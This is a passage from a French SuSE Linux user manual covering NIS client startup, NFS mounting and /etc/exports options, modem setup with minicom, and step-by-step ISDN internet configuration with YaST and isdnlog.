La dernière phase de l'installation du client NIS est le lancement du programme **ypbind** qui marque le démarrage proprement dit du client NIS. Ce programme sera également lancé automatiquement si vous avez configuré votre réseau avec YaST.

- Activer les modifications.

Vous devez maintenant soit redémarrer votre système, soit réactiver les services nécessaires en tapant

```
terre:~ # rcnetwork restart
terre:~ # rcypclient restart
```

6.4.3 Serveur maître et serveur esclave NIS

Vous devez installer le paquetage `ypserv`, série n. La procédure exacte est décrite dans `/usr/doc/packages/yp/HOWTO`.

6.5 NFS – Systèmes de fichiers répartis

Comme nous l'avons déjà mentionné au paragraphe 6.4, page 163, NFS tout comme NIS, sert à rendre le réseau transparent pour l'utilisateur. NFS permet de répartir des systèmes de fichiers dans le réseau. Quelque soit la machine sur laquelle travaille l'utilisateur, l'environnement est toujours le même.

Tout comme NIS, NFS est un service asymétrique. Il existe des serveurs NFS et des clients NFS. Mais une machine peut aussi être les deux, ce qui signifie qu'elle peut simultanément mettre des systèmes de fichiers à la disposition du réseau ("exporter") et monter les systèmes de fichiers d'autres machines ("importer"). Mais généralement, on utilise plutôt des serveurs dotés d'une très grande capacité de disque dur dont les systèmes de fichiers sont montés par des clients.

6.5.1 Importation des systèmes de fichiers

Il est très simple d'importer des systèmes de fichiers depuis un serveur NFS. Il suffit d'avoir lancé le RPC Portmapper. Nous avons déjà parlé du lancement de ce serveur en relation avec NIS (voir paragraphe 6.4.2, page 164). Dès que cette condition est remplie, les systèmes de fichiers externes (s'ils ont été exportés par les machines correspondantes) peuvent être montés, de la même manière qu'un système de fichier local, avec la commande `mount`. La syntaxe est la suivante :

```
mount -t nfs <Machine> :<Chemin-distant> <Chemin-local>
```

Si par exemple les répertoires utilisateurs doivent être importés depuis la machine `soleil`, on utilise la commande suivante :

```
terre:~ # mount -t nfs soleil:/home /home
```

6.5.2 Exportation des systèmes de fichiers

Une machine qui exporte des systèmes de fichiers est appelée serveur NFS. Sur un serveur NFS, certains programmes réseau doivent tourner :

- RPC Portmapper (**portmap**)

6. En réseau avec Linux

- Démon RPC mount (**rpc.mountd**)
- Démon RPC NFS (**rpc.nfsd**)

Ils sont lancés, au moment du démarrage du système, par les scripts **/sbin/init.d/rpc** et **/sbin/init.d/nfsserver**. Le lancement du RPC Portmapper a déjà été décrit au paragraphe 6.4.2, page 164.

Après le lancement de ces démons, on doit encore déterminer quels systèmes de fichiers doivent être exportés vers quelle machine. Ceci se fait dans le fichier **/etc/exports**.

Chaque répertoire à exporter requiert une ligne dans laquelle il est précisé quelles machines peuvent y avoir accès et de quelle manière. Tous les sous-répertoires d'un répertoire exporté sont eux aussi exportés automatiquement. Les machines autorisées sont spécifiées avec leur nom (qui inclut le nom de domaine) mais il est aussi possible d'utiliser les caractères jokers '*' et '?' qui ont la fonction que nous connaissons déjà sous **bash**. S'il n'est pas indiqué de nom de machine, chaque machine sera autorisée (avec les droits spécifiés) à accéder à ce répertoire.

Les droits avec lesquels le répertoire est exporté sont spécifiés entre parenthèses après le nom de la machine. Les options les plus importantes pour les droits d'accès sont énumérées dans le tableau suivant.

ro	Le système de fichiers est exporté avec droits de lecture seule (par défaut).
rw	Le système de fichiers est exporté avec droits de lecture et d'écriture.
root_squash	Cette option a pour effet que l'utilisateur 'root' de la machine spécifiée n'a, sur ce système de fichiers, aucun des droits spéciaux propres à l'utilisateur 'root'. On obtient ceci en assignant aux utilisateurs possédant un ID 0 (root) un ID 65534 (-2). Cet ID est assigné à l'utilisateur 'nobody' (par défaut).
no_root_squash	Les droits d'accès de l'utilisateur 'root' demeurent inchangés.
link_relative	Modification de liens symboliques absolus (ceux qui commencent par '/') dans une séquence de './'. Cette option n'est utile que dans le cas où l'ensemble du système de fichiers d'une machine est monté (par défaut).
link_absolute	Les liens symboliques demeurent inchangés.
map_identity	Les mêmes ID sont utilisés sur le client et sur le serveur (par défaut).

TAB. 6.6: Continuer à la page suivante...

6.5. NFS – Systèmes de fichiers répartis

map_daemon	Les ID utilisateurs du client et du serveur ne concordent pas. Cette option demande à nfsd de créer une table de conversion pour les ID utilisateurs. Pour cela il est toutefois nécessaire que le démon ugidd soit activé.
------------	---

TAB. 6.6: Droits d'accès pour fichiers exportés

Le fichier `exports` peut être semblable au fichier 6.5.1, page 167.

```
#
# /etc/exports
#
/home          soleil(rw)   vénus(rw)
/usr/X11        soleil(ro)   vénus(ro)
/usr/lib/texmf  soleil(ro)   vénus(rw)
/              terre(ro,root_squash)
/home/ftp       (ro)
# End of exports
```

fichier 6.5.1: `/etc/exports`

Le fichier `/etc/exports` est lu par **mountd** et **nfsd**. Si quelque chose y est modifié, **mountd** et **nfsd** devront être relancés afin que la modification soit prise en compte ! La manière la plus simple d'y parvenir est de taper la commande :

```
terre:~ # rcnfsserver restart
```


Chapitre 7

Votre ouverture sur le monde – PPP, ISDN, Fax ...

Tout comme la connexion au réseau local, la connexion à un *WAN* (angl. *Wide Area Networks*), réseau plus vaste et réparti, et l'utilisation de boîtes à lettres présentent de nombreux avantages.

Dans le monde Unix, deux standards de connexion à de grands réseaux se sont établis. Il s'agit des liaisons UUCP et TCP/IP réalisées par modem ou par ISDN. Alors que UUCP (Unix to Unix CoPy) sert principalement au transport de news et de courrier électronique (E-mail), la connexion TCP/IP représente une *véritable* connexion réseau qui met à disposition tous les services connus dans un LAN – d'ailleurs basé aussi sur TCP/IP.

Si la connexion TCP/IP est établie par modem ou par ISDN, on utilise en général aujourd'hui PPP (Point to Point Protocol)¹. Pour ISDN, on utilise principalement *syncPPP* (voir paragraphe 7.2.5).

La connexion à un WAN sera traitée dans les paragraphes suivants. Nous parlerons de la connexion par modem, de la configuration d'une connexion PPP et de la mise en place d'un serveur PPP. Le courrier électronique (E-mail), le système de news et le fax vous seront présentés dans leurs grandes lignes.

7.1 Connexion par modem

Le branchement d'un modem à la machine se fait exactement de la même manière que sous d'autres systèmes d'exploitation. Le modem est connecté à la machine par un câble série ou est intégré (s'il s'agit d'un modem "interne") dans un slot libre de la machine. Sous YaST, on spécifie à quelle interface le modem est relié (voir paragraphe 3.6.1, page 93 et paragraphe 17.6, page 409). Un lien pointant du périphérique modem sur `/dev/modem` est créé. Il est donc possible d'accéder au modem, indépendamment du port sur lequel il est connecté, par le biais de `/dev/modem`.

On trouve aussi dans le commerce ce que l'on appelle les "WinModems". Mais ils ne peuvent pas pour le moment être utilisés sous Linux. Voir à ce sujet http://www.suse.de/sdb/de/html/cep_winmodem.html.



¹ SLIP (Serial Line Internet Protocol) étant de moins en moins à la mode

7. Votre ouverture sur le monde – PPP, ISDN, Fax ...

Les programmes d'émulation de terminal *usuels* sont par exemple **minicom** ou, sous le système X Window, **seyon**.

Minicom

Minicom est un programme d'émulation de terminal simple à utiliser et semblable au programme DOS **Telnet**.

Tous ceux qui souhaitent utiliser **minicom** doivent être préalablement inscrits dans le fichier `/etc/minicom.users`. Il est déterminé ici qui peut accéder à quel modem et avec quelle configuration.

On configure **minicom** en le lançant sous le compte 'root' par la commande :

```
terre:/ # minicom -s
```

Les paramètres de fonctionnement ne sont pas différents de ceux d'autres systèmes d'exploitation et n'ont donc pas besoin de faire l'objet d'une explication.



La combinaison de touches **(Ctrl) + (L)** ne fonctionne ni sous **xterm** ni sous **rxvt**. Elle fonctionne par contre sous **kvt** et dans la console texte.

7.2 Accès Internet par ISDN - Configuration

En plus des connexions réseau "ordinaires", Linux est parfaitement en mesure d'établir et de gérer des connexions réseau avec d'autres machines (par exemple avec des fournisseurs d'accès Internet). Ceci est d'autant plus simple qu'une bonne partie de la configuration ISDN² peut être réalisée à l'aide de YaST.

Ce paragraphe se réfère à la connexion standard à une autre machine via ISDN. Mais ISDN permet bien sûr aussi de faire autre chose sous Linux.

Nous attirons toutefois votre attention sur le fait que les procédures mentionnées ici peuvent, dans certains cas, ne pas être légales. Les cartes ISDN actives avec leurs microprogrammes (angl. *firmware*) sont homologuées de telle manière qu'elles peuvent être utilisées sous Linux. Par contre, l'homologation des cartes passives ne permet en règle générale de les utiliser qu'avec les logiciels fournis par le constructeur. Les cartes ELSA constituent une exception à cette règle car elles sont également autorisées sous Linux. Si vous avez besoin d'une homologation, vous devrez donc utiliser une carte active ou connecter une carte passive à une installation PABX.

Contrairement à la connexion par modem, la connexion ISDN ne requiert aucune commande spéciale. Dès que le réseau est mis en place, on peut établir une connexion par des activités normales telles que le démarrage d'une session **telnet**, **http** (WWW), **ftp**, etc. Ce n'est qu'à ce moment que la connexion commutée est établie ; cette procédure prend environ 3 secondes.

² N.d.I.T : Dans le monde francophone, ISDN est connu sous le nom de *RNIS*. L'acronyme ISDN étant toutefois employé dans la documentation internationale ainsi que dans les noms de programmes, il a été conservé dans ce manuel et dans les messages de YaST afin de ne pas créer de confusion.

7.2. Accès Internet par ISDN - Configuration

Il est possible aux utilisateurs n'ayant pas les privilèges 'root' de lancer une connexion. On peut déterminer le nombre de secondes pendant lesquelles la connexion doit rester inactive avant le rattachement automatique.

Pendant toute la procédure de configuration ISDN, il est conseillé de suivre les messages du système dans le fichier `/var/log/messages`. Chargez pour cela, dans un **xterm** (sous **KDE** : **(Alt)** + **(F2)** et ensuite **xterm**) ou une autre console virtuelle, le fichier dans le "visualiseur" **less**³ :

```
terre: # less +F /var/log/messages
```

Avec l'option **+F**, vous pouvez voir "en ligne" sur l'écran l'affichage des nouvelles lignes qui viennent s'ajouter à chaque fois à ce fichier. Avec **(Strg)** + **(C)** vous quittez ce mode.

Le programme **xisdnload** vous donne aussi la possibilité de surveiller en mode graphique le trafic ISDN.

7.2.1 Mise en place d'ISDN - Pas à pas

Le paragraphe suivant constitue un guide qui vous permettra d'accéder pas à pas à Internet. Faites d'abord un essai en suivant les instructions qui vous sont données et si vous n'obtenez pas de résultat ou si vous avez besoin d'informations plus détaillées, lisez attentivement les autres paragraphes.

1. Lancez, sous le compte 'root', le programme YaST – si vous êtes sous KDE : appuyez sur **(Alt)** + **(F2)** et entrez ensuite **xterm**. Lancez YaST dans la nouvelle fenêtre.
2. Allez dans 'Administration du système', 'Intégrer le matériel dans le système' et passez ensuite à l'option 'Configurer la carte ISDN'.
3. Remplissez maintenant le masque. Au cas où vous ne sauriez pas exactement ce que vous devez entrer, vous trouverez la documentation nécessaire sous `/usr/doc/packages/i4l` ainsi que dans la suite du manuel.
4. Sélectionnez ensuite dans la fenêtre l'option 'Démarrer'.
5. Si vous avez obtenu un résultat positif (vous verrez alors un message apparaître à l'écran) sélectionnez Paramètres ISDN.
6. Remplissez également ce masque.
7. Sélectionnez ensuite dans la fenêtre l'option 'Démarrer'.
8. Si vous avez obtenu un résultat positif (vous verrez alors un message apparaître à l'écran) sélectionnez Mémoriser.
9. Allez dans le menu 'Configurer le réseau', 'Configuration de base du réseau'.
10. Créez (avec **(F5)**) un nouveau périphérique, à savoir ISDN SyncPPP. Appuyez sur 'RETURN' pour accéder au menu 'Entrée des adresses réseau'.

³ Vous trouverez des informations sur **less** au paragraphe 19.7.3, page 443 et pages suivantes

7. Votre ouverture sur le monde – PPP, ISDN, Fax ...

11. Laissez la configuration telle quelle (l'adresse IP de votre machine est 192.168.0.99, celle de la machine à l'autre bout de la connexion Point à Point est 192.168.0.1). Modifiez uniquement la *passerelle par défaut* pour que son adresse corresponde à l'adresse de la machine distante point à point (192.168.0.1).
12. Terminez en cliquant sur 'Continuer'.
13. Dans le masque 'Sélection du réseau', vous devrez encore activer la carte avec (F4).
14. Stockez en mémoire avec (F10).
15. Passez à 'Configuration du serveur de noms', répondez 'Oui' à la question.
16. Spécifiez l'adresse IP du serveur de noms (DNS) de votre fournisseur d'accès. Au cas où elle vous serait inconnue, demandez-la à votre fournisseur d'accès. Mais le plus souvent, elle se trouve aussi sur son site Web.
17. Quittez YaST. Entrez `init 1` dans la fenêtre de terminal. Ceci vous fait aussi quitter KDE (et X).
18. Connectez-vous sous le compte 'root'.
19. Démarrez le réseau avec `init 2` si vous lancez X avec `startx`. Mais si vous vous connectez en mode graphique, démarrez avec `init 3`.
20. Si vous démarrez maintenant un navigateur, par exemple Netscape, vous pouvez déjà surfer sur Internet. Lancez aussi `xisdnload` pour pouvoir contrôler l'état de votre connexion.
21. Avec certains fournisseurs d'accès, il est en outre nécessaire de spécifier dans Netscape le serveur proxy qu'ils utilisent :
Dans Netscape 'Edit', 'Preferences', 'Advanced', 'Proxies', 'Manual Proxy Configuration' et ensuite 'View'.

Votre accès ISDN devrait maintenant fonctionner et la connexion Internet devrait être établie automatiquement dès que vous aurez spécifié une adresse Internet, par exemple dans Netscape. Et elle devrait aussi se terminer automatiquement lorsqu'aucun paquet de données n'aura été transmis pendant 60 secondes. Contrôlez le trafic avec `xisdnload` !

Si tout ceci ne fonctionne pas encore, poursuivez votre lecture !

7.2.2 Vue d'ensemble

SuSE Linux contient le paquetage `isdn4linux` constitué de pilotes matériels, d'interfaces réseau et d'une émulation de modems (uniquement modems numériques). Il met également à disposition un logiciel pour répondeur téléphonique.

Le pilote matériel pour carte ISDN est chargé par `/sbin/init.d/i4l_hardware` (voir chapitre 17).

La configuration de la partie ISDN est prise en charge par l'outil `isdnctrl`. La configuration des interfaces réseau disponibles se fait comme pour une interface Ethernet par les commandes `ifconfig` (page de man de `ifconfig`

7.2. Accès Internet par ISDN - Configuration

(man `ifconfig`) et `route` (page de man de `route` (man `route`)). Sous SuSE Linux, ces tâches sont accomplies par le script `/sbin/init.d/i41` (voir chapitre 17).

Ce sont les différents paramètres inscrits dans le fichier `/etc/rc.config` qui servent ici de base. Le nom des variables utilisées s'oriente, dans la mesure du possible, aux options concernant **isdnctrl**.

Par le script `/sbin/init.d/route`, le routage est configuré avec les valeurs incluses dans `/etc/route.conf`.

La connexion est établie à la demande avec les paramètres définis par **isdnctrl** ou `/sbin/init.d/i41` et `/etc/rc.config`. Ils peuvent être affichés par la commande

```
terre: # isdnctrl list all
```

À la demande signifie que l'une des "routes" ainsi créées accède à l'interface ISDN correspondante. Ceci peut être réalisé par chaque utilisateur et chaque application.

7.2.3 Configuration du matériel ISDN

Conditions

Pour établir une connexion ISDN sous SuSE Linux il vous faut :

1. un raccordement ISDN
2. une carte ISDN supportée
3. un SuSE Linux installé
4. un noyau standard du CD SuSE Linux installé

Vous n'avez *pas* besoin de générer votre propre noyau – si vous voulez toutefois compiler un noyau, vous devez absolument prendre les sources du paquetage `lx_suse`, série `d` !



5. le paquetage `kernmod`, série `a`
6. le paquetage `i41`, série `n`
7. pour une documentation plus détaillée, le paquetage `i41doc`, série `doc`

Ce que vous devez savoir :

- Type de votre carte ISDN
- Paramètres de la carte : IRQ, adresse de port, etc. (en fonction du type)
- Quel protocole ISDN vous pouvez utiliser :
 - **1TR6** : (vieille) ISDN allemande
 - **DSS1** : Euro-ISDN

Certains PABX (contrairement à ce que dit leur documentation) utilisent encore **1TR6** au lieu de **DSS1**.



Quel est mon MSN/EAZ ?

Pour Euro ISDN, le MSN (Multiple-Subscribe-Number) est le numéro d'appel multiple (sans préfixe). Pour un nouveau raccordement privé, il vous est très souvent attribué trois numéros indépendants. Vous pouvez choisir indifféremment l'un d'entre eux pour la connexion ISDN, même si vous utilisez déjà ce numéro pour les communications téléphoniques car l'indicateur de service ISDN permet de différencier le type de connexion.

La carte ISDN est normalement reliée directement à un NTBA mais il peut être utile de connecter un autre bus SO au PABX.

Si vous utilisez l'Euro ISDN sur votre PABX, le MSN est (le plus souvent) seulement le numéro de sélection directe.

Pour 1TR6, le MSN est remplacé par un EAZ (en allemand Endgeräte-Auswahl-Ziffer = numéro de sélection de l'appareil terminal). Le EAZ ne comporte qu'un seul chiffre que vous pouvez choisir entre 1 et 7. N'utilisez pas 0 !

Configuration du matériel ISDN avec YaST

Le pilote pour la carte ISDN est fourni par un module du noyau chargeable. Il n'est pas nécessaire pour cela de réamorcer le système. Les cartes ISDN courantes sont supportées par le pilote **HiSax**.

Certaines cartes, comme par exemple les cartes **ICN** ou **AVM-B1** ainsi que les cartes PnP (angl. *plug and play*), requièrent un traitement spécial et ne peuvent pas (encore) être configurées directement avec YaST. Pour plus d'informations, voir la configuration du type de cartes ISDN.

Voici comment vous devez procéder, étape par étape :

1. Connectez-vous en tant qu'utilisateur '**root**'
2. Lancez YaST
3. Sélectionnez le menu '**Administration du système**', '**Intégrer le matériel dans le système**', '**Configurer le matériel ISDN**'. La figure 7.1 vous montre cette structure de menu.
4. Entrez dans le masque les paramètres suivants :
 - **Démarrage de I4L**
Ce n'est que si ce champ est actif qu'ISDN est configuré lors de l'amorçage. Vous pouvez ainsi déterminer si une connexion ISDN peut être établie automatiquement après l'amorçage
 - **Protocole ISDN**
Choisissez entre la vieille ISDN allemande (1TR6) et l'Euro ISDN (EDSS1) aujourd'hui en usage. Notez que pour les connexions via un PBXA on utilise souvent 1TR6
 - **Type de la carte ISDN**
Sélectionnez la carte supportée par le pilote HiSax. Pour les cartes PnP et PCMCIA, lisez le fichier `/usr/doc/packages/i4l/README`. SuSE ainsi que le paragraphe 11.2, page 281.

7.2. Accès Internet par ISDN - Configuration




FIG. 7.1: Structure de menu pour la configuration ISDN avec YaST

- Identification de la carte
Vous devriez laisser l'identification sur HiSax.

- Interruption
Adresse de base mémoire
Port d'E/S
Valeur IO0
Valeur IO1

Selon le type de votre carte, des paramètres supplémentaires peuvent être nécessaires. Seuls les paramètres indispensables pour le type de carte sélectionné sont activés, les autres valeurs sont ignorées.

- Options pour le chargement du module ISDN
Laissez ce champ vide.

Vous pouvez obtenir des informations complémentaires en appuyant sur la touche (F1). Vous pouvez voir le masque d'entrée dans la figure 7.2.

5. Cliquez sur le bouton 'Démarrage'.

Il s'agit d'un test : Le module est chargé et vous pouvez voir dans la fenêtre si la carte a été reconnue correctement.

En cas de réussite : Cliquez sur le bouton 'Mémoriser'.

Les paramètres sont stockés de façon permanente (sous forme de variables dans les fichiers `/etc/rc.config.d/i4l_*`) et pourront ainsi être de nouveau activés après le prochain amorçage ou changement de niveau d'exécution. Après le chargement du module à titre d'essai, le pilote reste chargé.

En cas d'échec : Essayez d'autres paramètres et examinez les modifications dans le fichier `/var/log/messages`.

Problèmes courants :

7. Votre ouverture sur le monde – PPP, ISDN, Fax ...

```
CONFIGURATION DU MATÉRIEL ISDN
Ce masque permet la configuration de la carte ISDN (uniquement pilote HiSax)
Entrez les paramètres et testez avec "Démarrer". Si cela fonctionne, stockez
les paramètres avec "Mémoriser". Aide avec F1!

Démarrer I4L                [X]

Protocole ISDN               [Euro-ISDN (EDSS1)]

Type de la carte ISDN       [ELSA Quickstep PCI]

Identification de la carte   :HiSax :
Interruption                :      :
Adresse de base mémoire (Hex) 0x:d2000 :
Port d'E/S (Hex) 0x         :      :
Valeur IO0 (seulement pour PNP) 0x:    :
Valeur IO1 (seulement pour PNP) 0x:    :

Options pour le chargement du module ISDN (indispensable seulement pour
:                                     :

< Mémoriser >  < Démarrer >  < Paramétr. ISDN >  < Annuler >
```

FIG. 7.2: Masque d'entrée pour configuration ISDN avec YaST

- Certaines cartes mères, ne permettent pas d'utiliser le IRQ 12 ou le IRQ 15.
- Les adresses spécifiées ou les IRQ sont déjà attribués. Supprimez toutes les cartes enfichables qui ne sont pas nécessaires pour le moment, par exemple cartes son et cartes réseau.
- Le module est déjà chargé. Basculez vers une autre console et lancez la commande suivante pour décharger le module :

```
terre: # rmmod hisax
```
- Vous avez une carte PnP. Consultez le fichier `/usr/doc/packages/i4l/README.SuSE`
- Votre carte n'est pas supportée par HiSax mais par un autre pilote (par exemple ICN, AVM-B1). Consultez le fichier `/usr/doc/packages/i4l/README.SuSE`.

6. Quittez YaST.

7. Configurer **isdnlog**

Avant de charger les modules, vous devriez configurer `isdnlog`. Il a pour tâche de superviser toutes les activités sur le bus S0.

Modifiez les fichiers suivants en fonction de vos besoins :

- `/etc/isdn/isdn.conf` :

Le premier paramètre spécifie le pays dans lequel `isdn4linux` est utilisé. Pour l'Allemagne, les valeurs sont celles du fichier 7.2.1, page 177⁴.

De même, dans la section `GLOBAL`, le `AREACODE` (le préfixe) ne doit pas commencer par un zéro. Si votre préfixe est par exemple 0911, entrez `AREACODE = 911`.

⁴ N.d.l.T : Pour la France, `COUNTRYCODE = 33`

7.2. Accès Internet par ISDN - Configuration

```
# /etc/isdn/isdn.conf
```

```
[GLOBAL]
COUNTRYPREFIX = +
COUNTRYCODE = 49
AREAPREFIX = 0
CURRENCY = 0.12,DM
```

fichier 7.2.1: /etc/isdn/isdn.conf

C'est (en Allemagne) le seul point qui doit être modifié. Avec CHARGEMAX = 20.00, vous pouvez préciser le coût maximal (en "Deutsche Mark") des appels téléphoniques quotidiens ⁵. Cela vous protège contre les connexions non souhaitées. Mais ne vous fiez pas trop à cette fonction automatique !

– /etc/isdn/callerid.conf :

Vous pouvez inscrire ici tous les numéros de téléphone connus. Dans le fichier /var/log/messages et par la commande `isdnrep`, vous pourrez voir les noms au lieu des numéros de téléphone.

Voir l'exemple dans le fichier 7.2.2, page 177. Votre numéro de téléphone est 4711 et celui de votre fournisseur d'accès est 4712.

```
# /etc/isdn/callerid.conf
```

```
[MSN]
NUMBER = 4711
SI = 1
ALIAS = moi
ZONE = 1

[MSN]
NUMBER = 4712
SI = 1
ALIAS = Fournisseur d'accès
ZONE = 1
```

fichier 7.2.2: /etc/isdn/callerid.conf

– /etc/isdn/isdnlog.isdnctrl0.options :

Vous pouvez entrer ici les options pour `isdnlog` mais ce n'est généralement pas nécessaire.

8. Tapez les commandes

```
terre: # init 1
terre: # init 2
```

afin de pouvoir, entre autre, relancer les services réseau. Vous pouvez réactiver ISDN avec YaST (ou réamorcer si vous préférez).

⁵ N.d.I.T : Remplacez CURRENCY par le prix d'une unité dans votre monnaie nationale (par exemple CURRENCY = 0.61 Franc ou (après le passage à l'EURO) CURRENCY = 0.09,EURO pour la France)

7.2.4 Tester le fonctionnement de votre connexion ISDN sur le serveur SuSE

7.2.5 Mise en place d'une connexion Internet par ISDN

Configuration ISDN pour votre fournisseur d'accès Internet

Sélection d'un protocole

Pour les connexions ISDN il existe trois protocoles importants :

- **syncPPP**
- **rawip-HDLC**
- **X.75** pour la connexion à un terminal

Les fournisseurs d'accès Internet utilisent généralement le protocole **syncPPP** avec lequel vous devriez par conséquent configurer votre système Linux.

Conditions

- Votre matériel ISDN a été configuré avec succès.
- Le pilote ISDN est chargé.
- Vous connaissez le MSN ou EAZ à utiliser.
- Vous connaissez le protocole utilisé par votre fournisseur d'accès (**syncPPP**, **rawip**).
- Vous connaissez le numéro de téléphone d'accès.
- Vous connaissez le nom d'utilisateur et le mot de passe.
- Vous connaissez le serveur de noms de domaine de (DNS) de votre fournisseur d'accès.

Ce n'est que lorsque toutes ces conditions sont remplies que vous pouvez configurer avec succès votre accès Internet.

L'exemple suivant se réfère à une connexion **syncPPP**. **rawip** est pratiquement identique bien que plus simple.

Voici maintenant la marche à suivre :

1. Lancez YaST et passez au menu 'Administration du système', 'Configurer le réseau', 'Configuration de base réseau'. Il apparaît alors un masque tel que celui de la figure 7.3
2. Sélectionnez un numéro disponible, par exemple 1.
3. Sélectionnez le périphérique 'ISDN SyncPPP' en appuyant sur la touche **(F5)**.
4. Appuyez sur la touche **(F6)** ('Adresse IP') et faites les entrées suivantes :
 - Adresse IP de votre machine : 192.168.0.99
 - Adresse IP de de la passerelle par défaut : 192.168.0.1

7.2. Accès Internet par ISDN - Configuration

SÉLECTION DU RÉSEAU

Dans ce masque, vous pouvez procéder à la configuration de base de votre périphérique réseau. Avec la touche de fonction F6, vous pouvez déterminer les adresses IP d'un périphérique réseau. Avec F7, le matériel réseau sera configuré. Ceci n'est indispensable que pour un réseau ISDN et un réseau PLIP. F8 configure les paramètres ISND.

Numéro	Actif	Type de réseau	Nom du périph.	Adresse IP	Adresse PàP
[0]	[X]	Ethernet	eth0	10.0.0.62	
[1]	[X]	ISDN SyncPP	ipp0	192.168.0.99	192.168.0.1
[2]	[]	<Aucun périph>			
[3]	[]	<Aucun périph>			
<Créer un réseau supplémentaire>					

F1=Aide F4=Désactiver F5=Périph. F6=Adresse IP F7=Matériel F8=ISDN

< F10=Mémoriser >

FIG. 7.3: Configuration réseau avec YaST

- Adresse IP de la machine distante PPP : 192.168.0.1
- 5. Quittez le masque en cliquant sur le bouton 'Continuer'.
- 6. Appuyez sur la touche (F4) pour activer le périphérique réseau au cas où ce n'est pas déjà fait.
- 7. Avec la touche (F8) ('ISDN'), vous pouvez entrer d'autres paramètres spécifiques à ISDN. Il vous sont présentés dans la figure 7.4.

CONFIGURATION DES PARAMÈTRES ISDN

Dans ce masque, il sera défini pour chaque connexion réseau ISDN les numéros de téléphone utilisés ainsi que des paramètres ISDN supplémentaires; et pour PPP, le login et le mot de passe. Testez avec 'Démarrer'. Si cela fonctionne, stockez le paramètre avec 'Mémoriser'. Aide avec F1!

Type du réseau : ipp0

Votre numéro de téléphone (MSN) : 123456 :

Numéros à appeler : 09113206726 :

Numéros autorisés à appeler : :

Seulement numeros spécifiés autorisé [X]

Mode de numérotation [auto]

Période d'inactivité : 60 :

Nombre maximal de tentatives d'appel : 5 :

Nom du login PPP : suse :

Mot de passe du login PPP : ***** :

< Mémoriser > **< Démarrer >** < Matériel ISDN > < Annuler >

FIG. 7.4: Paramétrage du réseau ISDN avec YaST

Spécifiez pour cela les valeurs suivantes :

- Votre numéro de téléphone (MSN)
Votre MSN, par exemple 123456

7. Votre ouverture sur le monde – PPP, ISDN, Fax ...



- Numéros à appeler : 012345678

Précision : 012345678 est le numéro de la machine de votre fournisseur d'accès.

Vous devez éventuellement ajouter le préfixe 0 pour certains PBAX.

- Numéros autorisés à appeler :
Nécessaire uniquement pour serveurs Dialin.
- Seuls les numéros spécifiés sont autorisés :
Placez ce drapeau afin de vous assurer que personne ne pourra se connecter à votre système sans autorisation.
- Mode numérotation :
Avec `auto`, une connexion est établie automatiquement lorsque l'on tente d'accéder à des adresses qui ne sont accessibles qu'à travers l'interface ISDN. Avec l'option `manual`, la connexion doit être établie *à la main* en cas de besoin. Avec `off`, il n'est absolument pas possible d'établir des connexions par le biais de cette interface ISDN
- Idle-Time :
Période d'inactivité pendant laquelle aucun paquet Internet n'est transmis par la ligne ISDN et après laquelle le raccrochage a lieu automatiquement,
- Nom de connexion PPP :
Spécifiez ici le nom d'utilisateur (compte) que vous avez chez votre fournisseur d'accès.
- Mot de passe pour la connexion PPP : Spécifiez ici le mot de passe pour votre compte chez votre fournisseur d'accès. Le mot de passe n'apparaît à l'écran que sous forme d'astérisques. Il est enregistré dans le fichier `/etc/ppp/pap-secrets`.

Pour pouvez obtenir une aide supplémentaire en appuyant sur la touche **F1**.

8. Cliquez sur le bouton 'Démarrer'.

Précision : Le réseau est configuré à titre d'essai. Vous pouvez voir dans la fenêtre si tout a bien fonctionné. Il ne devrait y avoir ici aucun problème.

Si tout fonctionne : Cliquez sur le bouton 'Mémoriser'.

Précision : Les paramètres sont stockés de façon permanente (sous forme de variables dans les fichiers `/etc/rc.config.d/i4l_*`), et pourront ainsi être de nouveau activés après le prochain amorçage ou changement de niveau d'exécution. Après le démarrage d'essai, les paramètres sont conservés.

En cas d'échec : Il est probable que les modules ISDN n'aient pas été chargés. Lisez les messages dans le fichier `/var/log/messages`.

9. Allez dans le menu de YaST 'Configuration du serveur de noms' et répondez oui à la question. Spécifiez les numéros IP du serveur de noms (DNS) de votre fournisseur d'accès. Si vous ne connaissez pas ce

7.2. Accès Internet par ISDN - Configuration

numéro IP, vous devrez le demander à votre fournisseur d'accès. Vous pouvez aussi demander à quelqu'un qui a déjà un système Linux connecté à Internet de lancer la commande suivante dans une fenêtre de terminal (nous prenons ici T-Online comme exemple) :

```
whois t-online.de
```

Vous obtiendrez alors un affichage qui contient, entre autres, les lignes que vous voyez dans le fichier 7.2.3, page 181.

```
domain:      t-online.de
descr:       Deutsche Telekom AG, Telekom Online-Dienste
descr:       Generaldirektion, GK361
descr:       Postfach 2000
descr:       D-53105 Bonn
descr:       Germany
admin-c:     KHS252-RIPE
tech-c:      JS691-RIPE
zone-c:      FS340-RIPE
nserver:     dns00.btx.dtag.de
```

fichier 7.2.3: Affichage de `whois t-online.de`

Dans la ligne `nserver` :, vous voyez le serveur de noms de votre fournisseur d'accès. Il ne vous manque plus que l'adresse IP du nom. Pour l'obtenir, lancez la commande :

```
host dns00.btx.dtag.de
```

Vous recevrez une réponse telle que par exemple

```
dns00.btx.dtag.de has address 194.25.2.129
```

Ceci (194.25.2.129) représente l'adresse IP du serveur de noms de T-Online.

Si la connexion ne peut pas être établie :

- Vérifiez si `/var/log/messages` contient des messages “suspects”. Les messages d'état ISDN (par exemple E001f) sont décrits plus bas.
- Essayez de vous connecter avec **rawip**
- Votre MSN/EAZ est-il correct ?
- Est-il éventuellement nécessaire d'utiliser le préfixe 0 ?

Vous trouverez d'autres informations dans la base de données support. Vous pouvez y accéder soit sous l'URL <http://www.suse.de/sdb/fr/html/> sur notre serveur WWW, soit par le biais de l'aide en ligne de SuSE que vous pourrez obtenir avec `susehelp` ou à partir du menu dans votre système SuSE Linux dès que vous aurez installé le paquetage `susehlf`, série `doc` ainsi que le paquetage `sdb_en`, série `doc`.

10. Si tout a bien fonctionné, retournez à YaST, activez le bouton ‘**Mémoriser**’ et quittez YaST.

Numéro IP dynamique avec syncPPP

Dans le cas d'adresses IP dynamiques, les adresses “dummy” provenant de votre secteur privé ne servent à rien d'autre qu'à tenir la place de celles qui seront attribuées dynamiquement lorsque la connexion sera établie.

7. Votre ouverture sur le monde – PPP, ISDN, Fax ...

Informations complémentaires

Vous trouverez des informations complémentaires sur la manière d'établir une connexion ISDN avec le serveur de test SuSE et de configurer votre sous-système ISDN dans :

- le fichier `/usr/doc/packages/i4l/README.SuSE`
- la base de données support : <http://www.suse.de/sdb/fr/html/>
